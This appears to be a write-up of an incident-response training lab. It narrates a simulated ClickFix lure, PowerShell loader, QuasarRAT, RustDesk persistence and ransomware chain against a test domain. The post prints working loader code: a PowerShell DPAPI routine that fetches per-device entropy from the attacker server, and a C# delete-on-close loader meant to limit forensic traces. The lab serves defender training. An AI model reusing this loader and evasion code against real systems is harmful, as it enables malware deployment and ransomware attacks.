Lab: Deploying Ransomware via QuasarRAT and ClickFix
Lab: Deploying Ransomware via QuasarRAT and ClickFix
SKIP TO LAB MATERIALS IF YOU WANT TO DO THIS BLIND Questions and lab material can be found here.
Scenario
An employee at Bajiri Corp has logged into their computer and found that none of their files can open and that there is a ransom note on the desktop. The IT team was able to scope out the incident to the device and have taken a memory capture, used KAPE to gather evidence, and has also provided the elastic logs for what they believe is the incident scope.
Bajiri Corp has hired the AlertOverload incident response team to work this incident and determine the full scope and impact. They have provided a list of questions that they would like answered about the incident.
Infrastructure
I’m listing the infrastructure used below, but keeping some details sparse for those interested in going through the questions themselves.
Victims
Endpoints
DESKTOP-V924VDR
- The victimized device was a domain-joined Windows 10 endpoint.
- The device had Windows Defender disabled as part of the scenario.
WIN-64NSQJJ63B8
- The domain controller.
Users
- The victimized user.
Attackers
Domain
DOMAIN
- A Cloudflare domain configured with:
- An A record pointed to the proxy server.
- A rule redirecting HTTPS traffic to HTTP.
Proxy
PROXY
- A VPS utilizing Fast Reverse Proxy (FRP) to forward the infrastructure locally hosted on the attacker box.
- Held configurations for AsyncRAT, QuasarRAT, and the attack API.
- Also configured as the RustDesk server.
Server
ATTCK-QC
- A locally hosted Windows 10 VM with FRP installed.
- Hosted AsyncRAT and QuasarRAT listeners.
- Hosted the attacker API serving the lure and loaders.
Logging
ELK
- A VPS hosting elastic stack that both victim devices logged events to.
KAPE
- KAPE output captured after the incident.
Magnet RAM Capture
- Memory dumped immediately after the incident.
Attack Chain
!NOTE! If you want to go in blind to the questions, you may want to skip the rest of the post. Questions and lab material can be found here.
Lure

The lure was a standard ClickFix mock-up. The lure used a fake “Unsupported Browser Type!” message, asking the user to click the notification to resolve the issue.
When the victim clicked the notification, instructions appeared that asked the user to follow the commands listed to update their browser.

Upon executing the copied command, the staging script was pulled from the ATTCK-QC.
Staging
The staging phase is relatively short and is designed to pull the loader from the ATTCK-QC via FRP. This loads and executes a PowerShell script in memory.
Loader
The loader is executed in memory and has five major functions. The first function is to pull the RAT payload into memory as a byte array. Immediately after, it uses a DPAPI Protect to encrypt the byte array, removing the original, unencrypted, bytes. It writes the encrypted bytes to the device.
The DPAPI Protect call uses a fingerprinting function to get a unique, per device, entropy value. The fingerprint function sends certain information about the host back to ATTCK-QC, which has a function to deterministically generate a byte array based on the fingerprint data. This byte array is returned to the loader and used as the entropy bytes in the DPAPI Protect call. This ensures that even if the DPAPI keys are extracted from the victim device, a researcher could not decrypt the payload without the specific device fingerprint.
    function Protect([byte[]] $bytes, [byte[]] $entropy){

    $protected = [System.Security.Cryptography.ProtectedData]::Protect(
        $bytes,
        $entropy,
        [System.Security.Cryptography.DataProtectionScope]::CurrentUser
    )
    return $protected
}

function fingerprint(){
    # Current is device name, but should add full fingerprinting for the example detections
    $_host = (Get-CimInstance Win32_ComputerSystem).Name
    [byte[]]$entropyBytes = from_hex ((iwr "..." -useb).Content)
    return $entropyBytes
}

    # read-host "Fingerprint"
    $entropy = fingerprint
    # read-host "Protect"
    $protected = Protect $payload $entropy
    $payload = $null
    # read-host "Drop"
    dropper($protected)
After the encryption and write process, the loader pulls a runner script and executes it. Optionally, it may also create persistence to execute the runner on startup.
Runner & Execution
The runner contains the DPAPI Unprotect call. It loads the payload into memory and decrypts it by fingerprinting the device and retrieving the unique entropy bytes from the server. The decrypted payload is written to a temporary location and a handle is opened with the FILE_FLAG_DELETE_ON_CLOSE flag. This ensures that the decrypted payload only lives on the file system as long as it is actively open. Ideally, the payload would be reflectively loaded in memory, ensuring the decrypted bytes never touch the filesystem. Unfortunately, the RAT I was set on using cannot be reflectively loaded this way due to the built-in obfuscation of the #strings. It was real wonky with the CLR and cause hangs. I didn’t want to spend a whole week working this out just for the lab.
// NOTE: This was partially generated with Claude. I did some fine tuning, but a good chunk of this was automated.
using System;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;

public class RamLoader {
    [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Auto)]
    static extern IntPtr CreateFile(
        string lpFileName, uint dwDesiredAccess, uint dwShareMode,
        IntPtr lpSecurityAttributes, uint dwCreationDisposition,
        uint dwFlagsAndAttributes, IntPtr hTemplateFile);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool WriteFile(
        IntPtr hFile, byte[] lpBuffer, uint nNumberOfBytesToWrite,
        out uint lpNumberOfBytesWritten, IntPtr lpOverlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool CloseHandle(IntPtr hObject);

    const uint GENERIC_READ    = 0x80000000;
    const uint GENERIC_WRITE   = 0x40000000;
    const uint FILE_SHARE_READ   = 0x00000001;
    const uint FILE_SHARE_DELETE = 0x00000004;
    const uint CREATE_ALWAYS   = 2;
    const uint OPEN_EXISTING   = 3;
    const uint FILE_ATTRIBUTE_TEMPORARY  = 0x100;
    const uint FILE_FLAG_DELETE_ON_CLOSE = 0x04000000;

    public static Assembly Load(byte[] assemblyBytes) {
        string tmpPath = Path.Combine(
            Path.GetTempPath(),
            Guid.NewGuid().ToString("N") + ".dll"
        );

        // Step 1: Write the bytes then close the write handle immediately
        IntPtr hWrite = CreateFile(
            tmpPath, GENERIC_WRITE, FILE_SHARE_READ,
            IntPtr.Zero, CREATE_ALWAYS, FILE_ATTRIBUTE_TEMPORARY, IntPtr.Zero
        );
        if (hWrite == new IntPtr(-1))
            throw new IOException("CreateFile (write) failed: " + Marshal.GetLastWin32Error());

        uint written;
        WriteFile(hWrite, assemblyBytes, (uint)assemblyBytes.Length, out written, IntPtr.Zero);
        CloseHandle(hWrite); // Write handle closed - no more sharing conflict

        // Step 2: Open a delete-on-close handle
        // FILE_SHARE_READ | FILE_SHARE_DELETE lets the CLR open alongside us
        // File is physically removed when both this handle and CLR's handle close
        IntPtr hDelete = CreateFile(
            tmpPath, GENERIC_READ,
            FILE_SHARE_READ | FILE_SHARE_DELETE,
            IntPtr.Zero, OPEN_EXISTING,
            FILE_ATTRIBUTE_TEMPORARY | FILE_FLAG_DELETE_ON_CLOSE,
            IntPtr.Zero
        );
        if (hDelete == new IntPtr(-1))
            throw new IOException("CreateFile (delete) failed: " + Marshal.GetLastWin32Error());

        // Step 3: Load - write handle is gone, CLR opens cleanly alongside our read handle
        Assembly asm = Assembly.UnsafeLoadFrom(tmpPath);

        // Step 4: Close delete handle - file is now marked for deletion
        // Physical removal happens when CLR releases its mapping (process exit/AppDomain unload)
        CloseHandle(hDelete);

        return asm;
    }
}
The runner executes the RAT in memory after the handle is opened.
RAT
The RAT of choice was QuasarRAT. Originally, the lab used a custom build of AsyncRAT, but there were issues with the Async client that were solved with Quasar. Quasar is built off of Async and has several features that are better aligned with the deployment I was looking for with the lab.




Once the RAT was connected, DESKTOP-V924VDR was enumerated with basic CMD commands.

A remote desktop session was also spawned via the RAT.

From this session, RustDesk was installed and configured.
RustDesk
RustDesk was used as a secondary persistence method (sort of). It was installed and configured to communicate with the attacker RustDesk server.

It was not used beyond the initial configuration for the purpose of keeping a reasonable scope for the lab.
Ransomware
The ransomware was deployed by uploading the payload via Quasar and executing it with the remote shell.

The ransomware utilized was a custom payload that did simple (and reversible) AES encryption on all non-critical files. I didn’t bother deleting VSS or taking other actions, as the lab is targeted towards less experienced practitioners. I didn’t want to overcomplicate things.
Materials
- Participant guide https://labs.alertoverload.com/participant_guide%20(1).pdf
- ELK logs https://labs.alertoverload.com/ELK_logs.zip
- KAPE Artifacts https://labs.alertoverload.com/KAPE_ARTIFACTS.zip
- Memory Capture (Not provided online, but distributed for in person use)